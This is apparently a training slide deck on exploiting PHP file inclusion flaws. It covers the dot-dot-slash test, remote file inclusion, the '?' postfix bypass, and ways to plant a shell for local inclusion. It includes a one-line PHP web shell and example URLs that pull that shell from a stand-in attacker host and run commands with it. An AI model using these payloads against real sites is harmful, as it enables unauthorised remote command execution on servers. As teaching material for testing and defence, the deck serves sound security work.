
# The dot dot slash test

- Once you've identified common pattern in web application that may be susceptible to File Inclusion attack, it's easy to test for vuln
- All we have to do is prepend the suspected variables (GET/POST/injected variables) with `../`
- Example: `http://abc.com/?page=../register.php`

# Possible target of File Inclusion attack



# Dot dot slash test in action






# The dot dot slash test (cont.)

- There are 3 possible outcome
  - The site spits out an error message
    - ✓ **Vulnerable**
  - The site didn't display correctly/blank display
    - ✓ **Vulnerable**
  - There's no change in page display or the site goes to it's main page/login page/etc
    - Not vulnerable (possibly)

# Now we'll learn...

- How file inclusion works
- Finding file inclusion vuln
- **Exploiting file inclusion vuln**
- Automatic exploitation using `fimap`



# Types of File Inclusion Attack

- There are 2 types of File Inclusion attack
  - **Remote File Inclusion (RFI)**
    - Easy to exploit (Very very dangerous !!!)
  - **Local File Inclusion (LFI)**
    - Harder to inject code

# Which one to choose ?

1. We will always start with RFI
2. If RFI fails, we'll go for LFI

# RFI exploitation

1. Find a vulnerable URL  
(e.g. `http://192.168.0.1/web/index.php?page=login.php`)
2. Host our script on a web server  
(e.g. `http://evil.com/shell.txt`)
3. Exploit it (run our script) by requesting  
`http://192.168.0.1/web/index.php?page=http://evil.com/shell.txt`

# RFI exploitation (cont.)

- Content of shell.txt

```
<?php system($_GET[c]); ?>
```

- In order to execute **dir** command, we can request for the following URL

<http://192.168.0.1/web/index.php?page=http://evil.com/shell.txt&c=dir>

# RFI in action



# Static postfix problem


- Sometimes, a script has a static postfix  
e.g. `include($task.'_acc.php');`
- Including **`http://evil.com/shell.txt`** will actually do:  
`include(' http://evil.com/shell.txt_acc.php');`
- We can guess the postfix but it is difficult so we need an easier way to bypass this



# The ? attack

- A quick way to bypass this is by appending ? to our malicious (injected) URL.  
e.g. `http://evil.com/shell.txt?`
- This will cause the script to be using:  
`include(' http://evil.com/shell.txt?_acc.php');`
- Therefore the postfix will be treated as a GET parameter and the server will request **shell.txt** instead of `shell.txt_acc.php`


# RFI with ? attack



# RFI failed ?

- RFI vuln happens when
  - The web server allow **include ()** to use web URL  
(php.ini : allow\_url\_include = On)
  - The vulnerable code didn't used any static prefix  
as a parameter for **include ()**
    - include (\$page) ;** (vulnerable)
    - include (\$task . '\_acc.php') ;** (vulnerable)
    - include ('page/' . \$role) ;** (not vulnerable)

# RFI fail 1



# RFI fail 2



# The LFI dilemma

- If a RFI attacks failed, we can opt for LFI
- But one big question remains,

HOW DO WE GET OUR MALICIOUS  
SCRIPT TO THE SERVER IN THE FIRST  
PLACE ?

# Getting your script to the server


- There are several ways to get your script to the server
  - File/Image upload
  - /proc/self/environ method
  - Log file poisoning

# File/Image upload


- Some site have a feature where user can upload file or images to the server
- We can use this feature to upload our shell and include it
- Once uploaded, we can view the source of the html file that displays the 'image' to get the path to the uploaded shell



# Shell uploading



